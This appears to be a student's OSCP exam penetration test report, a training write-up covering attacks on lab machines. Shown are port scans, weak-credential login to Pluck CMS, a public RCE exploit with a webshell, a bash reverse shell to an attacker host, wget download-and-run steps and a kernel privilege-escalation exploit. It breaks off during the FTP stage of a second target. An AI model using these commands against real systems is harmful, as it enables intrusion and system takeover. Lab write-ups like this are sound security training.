OFFENSIVE SECURITY

OSCP Penetration Test Report

v.2.0

ovidiumagherusan@gmail.com

OSID: 572123

Table of Contents

1. Offensive Security OSCP Exam Penetration Test Report

1.1 Introduction

The Offensive Security Lab and Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security course. This report should contain all items that were used to pass the overall exam and it will be graded from a standpoint of correctness and

fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the Offensive Security Lab and Exam network. The student is tasked with following methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2. High-Level Summary

Teodor – Ovidiu Magherusan was tasked with performing an internal penetration test towards Offensive Security Labs. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and

attempt to infiltrate Offensive Security's internal lab systems – the OSCP.exam domain. Teodor's overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offensive Security's network. When performing the attacks, Teodor was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, Teodor had administrative level access to multiple systems. All systems were successfully exploited and access granted.

2.1 Recommendations

Teodor recommends patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3. Methodologies

Teodor utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Labs and Exam environments are secure. Below is a breakout of how Teodor was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, Teodor was tasked with exploiting the lab and exam network.

Exam Network:

192.168.100.110, 192.168.100.114, 192.168.100.119, 192.168.100.101, 172.16.100.102, 172.16.100.100

3.2 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

3.3 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, Teodor was able to successfully gain access to 5 out of the 6 systems.

3.4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

To be mentioned that no administrator and root level accounts or Metasploit meterpreter service were installed on the compromised systems.

3.5 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organizations computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After the trophies on both the lab network and exam network were completed, Teodor removed the tools installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

4. Independent Challenges

4.1 Target #1 – 192.168.100.110

4.1.1 Service Enumeration

Port Scan Results

IP Address	Ports Open
192.168.100.110	**TCP**: 22, 80, 592, 8080

WEB Enumeration

Upon manual enumeration of the available WEB services, Teodor noticed it was running an Apache version 2.4.41 which hosts the Plunk-CMS 4.7.13 that is prone to the Authenticated File Upload - RCE vulnerability using weak credentials.

4.1.2 Initial Access – Weak Credentials leads to RCE

Vulnerability Explanation: Plunk-CMS 4.7.13 is subject to a Remote Code Execution vulnerability due the weak credentials. Attackers can use this vulnerability to cause arbitrary remote code execution and take complete control over the system.

Vulnerability Fix: Ensure that you choose a strong password that fits all the criteria, such as password length, lower – uppercase and special characters.

Severity: **Critical**

Steps to reproduce the attack: During the content-discovery process, Teodor noticed that on port 592 runs Plunk CMS that has a login page, using a manual technique Teodor was able to login to the CMS panel using the password: admin

After quick research a public exploit was detected: CVE-2020-29607


Perform a port scan using nmap:

```
nmap -T5 -Pn 192.168.100.110 -p-

Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-12 19:10 CEST

Warning: 192.168.100.110 giving up on port because retransmission cap hit (2).

Stats: 0:01:06 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan

Connect Scan Timing: About 13.32% done; ETC: 19:17 (0:06:05 remaining)

Nmap scan report for 192.168.100.110

Host is up (0.13s latency).

Not shown: 65193 closed tcp ports (conn-refused), 338 filtered tcp ports (no-response)

PORT     STATE SERVICE

22/tcp   open  ssh

80/tcp   open  http

592/tcp  open  eudora-set

8080/tcp open  http-proxy
```

```
┌──(teodor㉿kali)-[~/Desktop/OSCP - EXAM]
└─$ nmap -T5 -Pn 192.168.100.110 -p-
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-12 19:10 CEST
Warning: 192.168.100.110 giving up on port because retransmission cap hit (2).
Stats: 0:01:06 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 13.32% done; ETC: 19:17 (0:06:05 remaining)
Nmap scan report for 192.168.100.110
Host is up (0.13s latency).
Not shown: 65193 closed tcp ports (conn-refused), 338 filtered tcp ports (no-response)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
592/tcp  open  eudora-set
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 380.75 seconds
```


Using whatweb (https://www.kali.org/tools/whatweb/) Teodor noticed that on the web server is available a version of Pluck CMS 4.7.13.

```
whatweb http://192.168.100.110:592

http://192.168.100.110:592 [302 Found] Apache[2.4.41], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[192.168.100.110], RedirectLocation[http://192.168.100.110:592/?file=coming-soon]

http://192.168.100.110:592/?file=coming-soon [200 OK] Apache[2.4.41], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[192.168.100.110], MetaGenerator[pluck 4.7.13], Pluck-CMS[4.7.13], Title[Coming Soon - Under Construction]
```




During the content-discovery process, the /login.php path was detected:

```
dirsearch -u http://192.168.100.110:592/ -t 100 -e html,php,txt,js,xml,zip,aspx,svc,asp -w /home/teodor/Downloads/wordlists/dicc-diresearc-wordlist/dicc.txt
```




```
Dirsearch – https://github.com/maurosoria/dirsearch

Wordlist - https://github.com/maurosoria/dirsearch/blob/master/db/dicc.txt
```

Login using to the Pluck CMS using password: admin




Download the exploit below:

CVE-2020-29607 - https://www.exploit-db.com/exploits/49909

Execute:

```
python3.8 49909.py 192.168.100.110 592 admin /
```



Once the exploit was executed, it gave Teodor low privilege access over the system.

The webshell will be located here, it will help in the next phase.

```
http://192.168.100.110:592//files/shell.phar
```

In order to create a reverse shell, Teodor created rev.sh, prepared the python3 web server and set up the NC listener.

The rev.sh content:

```
#!/bin/bash

sh -i >& /dev/tcp/192.168.49.100/443 0>&1
```

Python3 web server:


```
python3 -m http.server 80
```

NC listener:

```
nc -lnvp 443
```


After all those are prepared, use the mentioned web shell to execute:

```
wget http://192.168.49.100/rev.sh -O /tmp/rev.sh

bash /tmp/rev.sh
```



The flag:

```
$ ip addr

ip addr

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000

    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00

    inet 127.0.0.1/8 scope host lo

       valid_lft forever preferred_lft forever

3: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen
1000

    link/ether 00:50:56:8a:d1:ed brd ff:ff:ff:ff:ff:ff

    altname enp3s0

    inet 192.168.100.110/24 brd 192.168.100.255 scope global noprefixroute ens160

       valid_lft forever preferred_lft forever

    inet6 fe80::250:56ff:fe8a:d1ed/64 scope link

       valid_lft forever preferred_lft forever

$ cat /home/tammy/local.txt

cat /home/tammy/local.txt

416e02b7e313f6db110be4b3bd5852b2
```



4.1.3 Privilege Escalation – CVE-2022-2588

Vulnerability Explanation: After establishing a foothold on target, Teodor performed a Linpeas scan in order to identify the potential PE vector. Once the scan is finished, the output says that the target is vulnerable to CVE-2022-2588.

Vulnerability Fix: Since this is a vulnerable Ubuntu version, it is recommended to upgrade the OS distribution. More information could be found here:

```
https://git.kernel.org/pub/scm/linux/kernel/git/tor-valds/linux.git/comit/?id=9ad36309e2719a884f946678e0296be10f
```

Severity: Critical

Steps to reproduce the attack:

In order to launch the Linpeas scan the script will be transferred to the target server, Teodor spawned the shell, prepared the python3 web server and transferred the Linpeas.

On the NC reverse shell session type:

```
python3 -c 'import pty; pty.spawn("/bin/sh")'
```


Prepare the python3 web server:

```
python3 -m http.server 80
```

On the NC reverse shell session type:

```
wget http://192.168.49.100/linpeas.sh
```

```
Note: Linpeas could be downloaded using this link - https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS
```



After running Linpeas using the command below, Teodor noticed that the server is vulnerable to CVE-2022-2588.

Run Linpeas:

```
bash linpeas.sh
```

```
╔══╣ Operative system
╚═══╣ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits
Linux version 5.15.0-43-generic (buildd@lcy02-amd64-026) (gcc (Ubuntu 9.4.0-1ubuntu1~20.04.1) 9.4.0, GNU ld (GNU Binutils for Ubuntu) 2.34)
#46~20.04.1-Ubuntu SMP Thu Jul 14 15:20:17 UTC 2022
Distributor ID: Ubuntu
Description:    Ubuntu 20.04.4 LTS
Release:        20.04
Codename:       focal

╔══╣ Sudo version
╚═══╣ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
Sudo version 1.8.31

╔══╣ CVEs Check
Vulnerable to CVE-2021-3560

Potentially Vulnerable to CVE-2022-0847

Potentially Vulnerable to CVE-2022-2588


╔══╣ PATH
╚═══╣ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-path-abuses
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
New path exported: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
```

Download the exploit, compile it, prepare the python3 web server, transfer to the target machine, assign +x privileges and execute it.

The exploit could be downloaded using the link below:

```
https://github.com/Markakd/CVE-2022-2588
```

Compile the exploit:

```
gcc exp_file_credential.c -static -o exp_file
```


```
┌──(teodor㉿kali)-[~/Desktop/OSCP/tools/CVE-2022-2588]
└─$ gcc exp_file_credential.c -static -o exp_file
```

Prepare the python3 web server:

```
python3 -m http.server 80
```

Transfer to the target machine:

```
wget http://192.168.49.100/exp_file
```




Assign privileges and run the exploit:

```
$ chmod +x exp_file

chmod +x exp_file

$ ./exp_file

./exp_file

self path /tmp/./exp_file

prepare done

Old limits -> soft limit= 4096        hard limit= 4096

starting exploit, num of cores: 2

defrag done
```

```
spray 256 done

freed the filter object

256 freed done

double free done

spraying files

found overlap, id : 22, 854

start slow write

closed overlap

got cmd, start spraying /etc/passwd

spray done

should be after the slow write

write done, spent 2.061156 s

succeed

$ su user

su user

Password: user
```

After the succeed message, run “su user” with the password “user”.



4.1.4 Post-Exploitation

Flag:

```
user@oscp:~# ip addr

ip addr

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000

    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
```

```
    inet 127.0.0.1/8 scope host lo

       valid_lft forever preferred_lft forever

3: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen
1000

    link/ether 00:50:56:8a:5c:05 brd ff:ff:ff:ff:ff:ff

    altname enp3s0

    inet 192.168.100.110/24 brd 192.168.100.255 scope global noprefixroute ens160

       valid_lft forever preferred_lft forever

    inet6 fe80::250:56ff:fe8a:5c05/64 scope link

       valid_lft forever preferred_lft forever

user@oscp:~# cat /root/proof.txt

cat /root/proof.txt

cb04b70401553ee998986416a9a61586
```

```
user@oscp:~# ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
3: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:8a:5c:05 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    inet 192.168.100.110/24 brd 192.168.100.255 scope global noprefixroute ens160
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe8a:5c05/64 scope link
       valid_lft forever preferred_lft forever
user@oscp:~# cat /root/proof.txt
cat /root/proof.txt
cb04b70401553ee998986416a9a61586
user@oscp:~#
```

4. Independent Challenges

4.2 Target #2 – 192.168.100.114

4.2.1 Service Enumeration

Port Scan Results

IP Address	Ports Open
192.168.100.114	**TCP**: 21, 80, 135, 139, 445, 3389, 5040, 5357, 5466, 49664, 49665, 49666, 49667, 49668, 49669, 49670

FTP & WEB Enumeration

Upon manual enumeration of the available FTP service, Teodor noticed that the Anonymous login is allowed, using credentials anonymous:anonymous Teodor was able to download backup.xml.txt file, which contains Admin's credentials, after the password hash cracking process, those credentials are used to login into Wing FTP web application that runs on port 5466, once Teodor is logged in, he could use available Wing FTP Server 6.3.8 exploit to create a reverse shell.

4.2.2 Initial Access – Detected credentials leads to RCE

Vulnerability Explanation: The following endpoint "/admin_lua_.html" is vulnerable to RCE. The attacker could use the RCE vulnerability located in the "admin lua console" to create a reverse shell in order to escalate the privileges to take over the server.

Vulnerability Fix: Ensure that all the registered accounts use a strong password, in addition is recommended to update the Wing software. The FTP Anonymous login should be disabled or enforce an internal policy that doesn't allow users to host private information on the un-protected FTP.

Severity: Critical

Steps to reproduce the attack:

Perform a port scan using nmap

```
nmap -T5 -Pn 192.168.100.114 -p-

Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-12 20:04 CEST

Warning: 192.168.100.114 giving up on port because retransmission cap hit (2).

Stats: 0:08:06 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan

Connect Scan Timing: About 84.28% done; ETC: 20:14 (0:01:29 remaining)

Nmap scan report for 192.168.100.114

Host is up (0.13s latency).

Not shown: 65297 closed tcp ports (conn-refused), 222 filtered tcp ports (no-response)

PORT      STATE SERVICE

21/tcp    open  ftp

80/tcp    open  http

135/tcp   open  msrpc

139/tcp   open  netbios-ssn

445/tcp   open  microsoft-ds

3389/tcp  open  ms-wbt-server

5040/tcp  open  unknown

5357/tcp  open  wsdapi

5466/tcp  open  unknown

49664/tcp open  unknown

49665/tcp open  unknown

49666/tcp open  unknown

49667/tcp open  unknown
```

```
49668/tcp open  unknown

49669/tcp open  unknown

49670/tcp open  unknown



Nmap done: 1 IP address (1 host up) scanned in 558.27 seconds
```

```
┌──(teodor㉿kali)-[~/Desktop/OSCP - EXAM]
└─$ nmap -T5 -Pn 192.168.100.114 -p-
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-12 20:04 CEST
Warning: 192.168.100.114 giving up on port because retransmission cap hit (2).
Stats: 0:08:06 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 84.28% done; ETC: 20:14 (0:01:29 remaining)
Nmap scan report for 192.168.100.114
Host is up (0.13s latency).
Not shown: 65297 closed tcp ports (conn-refused), 222 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5040/tcp  open  unknown
5357/tcp  open  wsdapi
5466/tcp  open  unknown
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 558.27 seconds
```

Using anonymous credentials (anonymous:anonymous) login to FTP and download all content:

```
ftp 192.168.100.114

mget *
```

